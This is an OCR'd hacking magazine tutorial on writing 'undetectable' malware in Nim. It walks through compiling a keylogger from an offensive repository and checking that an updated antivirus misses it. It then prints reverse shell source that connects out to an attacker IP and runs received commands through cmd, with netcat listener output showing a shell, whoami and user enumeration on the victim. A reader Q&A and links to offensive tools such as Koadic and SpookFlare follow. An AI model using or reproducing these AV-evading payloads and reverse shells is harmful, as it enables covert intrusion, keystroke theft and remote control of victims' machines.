Nim is a programming language designed and developed by Andreas Rumpf. Originally named as nimrod (it was renamed Nim in 2008), Nim was created to be a language as fast as C, as expressive as Python and as extensible as Lisp.

Malware authors often use a new programming language to beat antimalware. Python Inspired syntax and a feature to compile directly to C , C++ etc makes Nim easy to use for developers and malwa-re authors alike. It also has cross platform support. By writing malware in Nim, hackers can make it diffi-cult for anti malware to be able to detect their payloads since they have no updated detection systems for these new programming languages. Often, the most common programming languages used to make malware are C, C++, Java and Visual Basic.

In this tutorial readers will learn the process of creating undetectable Nim malware and test this malware to see if Anti Malware can detect these payloads or not. Unlike other popular programming lang-uages, Nim is not installed by default in Kali Linux. It can be installed using the APT package manager as shown below.

```
┌──(kali㉿kali)-[~]
└─$ sudo apt install nim                                    100 ✖
[sudo] password for kali:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
Suggested packages:
  nim-doc
The following NEW packages will be installed:
  nim
0 upgraded, 1 newly installed, 0 to remove and 343 not upgraded.
Need to get 3,613 kB of archives.
After this operation, 14.7 MB of additional disk space will be use
d.
Fetched 3,613 kB in 17s (212 kB/s)
Selecting previously unselected package nim.
(Reading database ... 278296 files and directories currently insta
lled.)
Preparing to unpack .../archives/nim_1.4.2-1_i386.deb ...
Unpacking nim (1.4.2-1) ...
Setting up nim (1.4.2-1) ...
Processing triggers for man-db (2.9.4-2) ...
Processing triggers for kali-menu (2021.1.4) ...
```

Nim is successfully installed. Just like any other programming language, Nim needs a compiler. Although it is compatible with many compilers, let's install mingw-64 compiler as shown below.

```
┌──(kali㉿kali)-[~]
└─$ sudo apt-get install mingw-w64
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
mingw-w64 is already the newest version (8.0.0-1).
0 upgraded, 0 newly installed, 0 to remove and 343 not upgraded.

┌──(kali㉿kali)-[~]
└─$
```

As Nim is installed, nimble will be available on the Kali Linux system. Nimble is the package manager of Nim language. To create malware using Nim we need some more libraries. Important among them is the Winim library, which contains Windows Api, struct and constant definitions for Nim. This is important while creating Windows based malware. Zippy is used for compressing and decompressing payloads. Nimcrypto is Nim's cryptographic library used to perform several cryptographic functions.

```
┌──(kali㉿kali)-[~]
└─$ nimble install winim zippy nimcrypto
    Prompt: No local packages.json found, download it from internet? [y/N]
    Answer: y
 Downloading Official package list
     Success Package list downloaded.
 Downloading https://github.com/khchen/winim using git
   Verifying dependencies for winim@3.6.0
  Installing winim@3.6.0
    Building winim/winim/winimx using c backend
    Success: winim installed successfully.
 Downloading https://github.com/guzba/zippy using git
   Verifying dependencies for zippy@0.5.7
  Installing zippy@0.5.7
    Success: zippy installed successfully.
 Downloading https://github.com/cheatfate/nimcrypto using git
   Verifying dependencies for nimcrypto@0.5.4
  Installing nimcrypto@0.5.4
    Success: nimcrypto installed successfully.

┌──(kali㉿kali)-[~]
└─$
```


Since all the necessary libraries are installed, it's time to create a payload using Nim. A Github repository named Offensive Nim has many Nim payloads. We will download one Nim payload from there and compile it. The download information is given in our Downloads section. We download the keylogger.nim payload from the Git repository and use the syntax below to compile it.

The "c" option specifies compiling. the "d" option to specify compiler. The "—app" option is used to specify the type of app to create. We can create four types of applications here : console, GUI, lib and

staticlib. We will create a console app here . The "—cpu" option is used to specify the target processor. Since our target is a Windows system, we are specifying i386 option which can run on both 64bit and 32bit systems.

```
┌──(kali㉿kali)-[~]
└─$ nim c -d=mingw --app=console --cpu=i386 /home/kali/Desktop/key
logger.nim
Hint: used config file '/etc/nim/nim.cfg' [Conf]
Hint: used config file '/etc/nim/config.nims' [Conf]
.....................................................................
CC: ../.nimble/pkgs/winim-3.6.0/winim/inc/winuser.nim
CC: ../.nimble/pkgs/winim-3.6.0/winim/utils.nim
CC: stdlib_parseutils.nim
CC: stdlib_math.nim
CC: stdlib_unicode.nim
CC: stdlib_strutils.nim
CC: ../.nimble/pkgs/winim-3.6.0/winim/winstr.nim
CC: stdlib_tables.nim
CC: stdlib_strformat.nim
CC: keylogger.nim

Hint:  [Link]
Hint: 1277074 lines; 22.394s; 184.828MiB peakmem; Debug build; pro
j: /home/kali/Desktop/keylogger.nim; out: /home/kali/Desktop/keylo
gger.exe [SuccessX]
```

This will create a Windows executable file with the same name as the .nim file. The payload is ready. No -w lets test it. We copy it to the Omega System (Target system running third party Antivirus). As you can see, all the protection shields are active and the AV is uodated.



As the payload is successfully copied to the target system, the antivirus failed to detect it.

Let's try executing our payload and see the response of the Anti Virus. Even as our payload is running, the antivirus failed to detect it.

This is good. But let's try something meaningful. Lets try to get a reverse shell on the target system. We downloaded a simple Nim reverse shell whose download information is given in our Downloads section.

This is not the first time Nim based loaders were used in hacking attacks. Russian hacking group APT28 also used Nim based loaders to deliver their Zebrocy malware.

revshell.nim

File Edit Search Options Help

```
var
    LHOST = "10.50.2.119" # edit here
    LPORT = Port(8080) # Define port method as nim languag
    sock = newSocket()

try:
    sock.connect(LHOST, LPORT)

    while true:
        let cmd = sock.recvLine()
        if cmd == "exit":
            break
        let result = execProcess("cmd /c " & cmd)
        sock.send(result)
except:
    raise
finally:
```

We change its LHOST and LPORT values and compile it in the same manner as above.

revshell.nim

File Edit Search Options Help

```
import net, osproc

var
    LHOST = "192.168.36.171" # edit here
    LPORT = Port(4466) # Define port method as nim languag
    sock = newSocket()

try:
    sock.connect(LHOST, LPORT)

    while true:
        let cmd = sock.recvLine()
        if cmd == "exit":
            break
        let result = execProcess("cmd /c " & cmd)
        sock.send(result)
except:
    raise
finally:
```

```
┌──(kali㉿kali)-[~/Desktop]
└─$ nim c -d=mingw --app=console --cpu=i386 /home/kali/Desktop/rev
shell.nim
Hint: used config file '/etc/nim/nim.cfg' [Conf]
Hint: used config file '/etc/nim/config.nims' [Conf]
.......................
```

We start a Netcat listener on the Attacker system and execute the reverse shell payload on the target system.

```
┌──(kali㉿kali)-[~]
└─$ nc -lvp 4466
listening on [any] 4466 ...
192.168.36.135: inverse host lookup failed: Unknown host
connect to [192.168.36.171] from (UNKNOWN) [192.168.36.135] 50246
```

As readers can see, we got a successful reverse shell connection and the Antivirus didn't even blink.

```
┌──(kali㉿kali)-[~]
└─$ nc -lvp 4466
listening on [any] 4466 ...
192.168.36.135: inverse host lookup failed: Unknown host
connect to [192.168.36.171] from (UNKNOWN) [192.168.36.135] 50246
pwd
'pwd' is not recognized as an internal or external command,
operable program or batch file.
dir
 Volume in drive C has no label.
 Volume Serial Number is 1034-BA21

 Directory of C:\Users\admin\Desktop

05/06/2021  07:43 PM    <DIR>          .
05/06/2021  07:43 PM    <DIR>          ..
04/11/2021  03:12 PM    <DIR>          %TEMP%
02/16/2014  06:28 PM           760,320 hfs.exe
05/06/2021  06:37 PM           381,768 keylogger.exe
04/07/2021  06:08 AM             1,451 Opera Browser.lnk
05/06/2021  07:40 PM           431,867 revshell.exe
04/06/2021  07:30 PM            23,373 Secure_Your email.odt
04/06/2021  07:01 PM            14,613 Secure_Your_Email.odt
04/24/2019  03:13 AM         4,425,048 wget.exe
               7 File(s)      6,038,440 bytes
               3 Dir(s)   8,545,968,128 bytes free
cd
C:\Users\admin\Desktop
whoami
win-dhh9gh6l5sp\admin
```

```
net user

User accounts for \\WIN-DHH9GH6L5SP

-------------------------------------------------------------------------------
admin                    Administrator            Guest

postgres                 prathul                  punyami

vijeeth
The command completed successfully.

hostname
WIN-DHH9GH6L5SP
```

HACKING Q & A

Q. Can a Bank be able to stop phishing messag-es?

A : If you have account in any bank , then you shoul -d have received messages from your bank atleast once warning you to be beware of phishing and sca -mming messages and mails. This is most probably because your bank cannot control them.

To target a customer, any phishing attack will try to impersonate their bank. Since phishing attacks are targeted at customers or employees of the bank , it is the responsibility of the victim (in this case customer or bank employee) to protect himself from this phishing attack as in many cases the bank may not even have any idea of the phishing attack.

2. Should I download kali linux on my PC or in Virtualbox to install it. ?

A : Whether you want to install kali from the iso file or virtual image, you need to download kali linux on the PC and then install it in Virtualbox.

Q : **I have created a hacking lab in Vmware with Kali Linux as attacker system and Windows 8.1 as target. I can ping Kali and Host system from the Windows 8.1 V but unable to reach it from my Host system or Kali Vm. What is the reason.**

A : If we correctly understood your question, you ar-e able to ping any machine from the Windows 8.1 but unable to ping this Windows 8.1 back from thes -e machines. This may be a firewall issue. Just disable the firewa -ll on the Windows 8.1 vm and try pinging.

Q. How to check if my details were leaked by th-e Facebook data breach?

A : You can easily check if your email is part of any data breach by entering your email at the website **https://haveibeenpwned.com/.**

Q. How can I use SSH to access a Linux machin -e from WIndows in virtual lab?

A : Provided these two machines are on the same virtual network, you need to have SSH server instal -led on the Linux machine which should be a simple apt-get install command. SSH is a client-server prot -ocol. As the server is ready, simply download a SSH client on Windows like putty.exe and connect to the SSH server by using the IP address of the Linux machine. Remember, SSH runs on port 22 by default unless you configured it to run on another port while installing.

Send all your questions to editor@ hackercoolmagazine.com

DOWNLOADS

1. D-Link Central Wifi Manager 1.0.3 :
ftp://ftp2.dlink.com/SOFTWARE/CENTRAL_WIFI_MANAGER/CENTRAL_WI-FI_MANAGER_1.03.zip

2. Klog Server 2.4.1 :
https://www.klogserver.com/download/ova/2.4.1/klogserver.ova

3. Nim Payloads Source Code
https://github.com/byt3bl33d3r/OffensiveNim

4. Nim Simple Reverse Shell
https://github.com/dmknght/RevShellNim

5. Netcat Windows Application
https://github.com/diegocr/netcat

6. SpookFlare
https://github.com/hlldz/SpookFlare

7. Koadic
https://github.com/zerosum0x0/koadic


USEFUL RESOURCES

Check whether your email is a part of any data breach now.
https://haveibeenpwned.com


Follow Us











Click to get all 2019 Issues NOW









Click to get all 2018 Issues NOW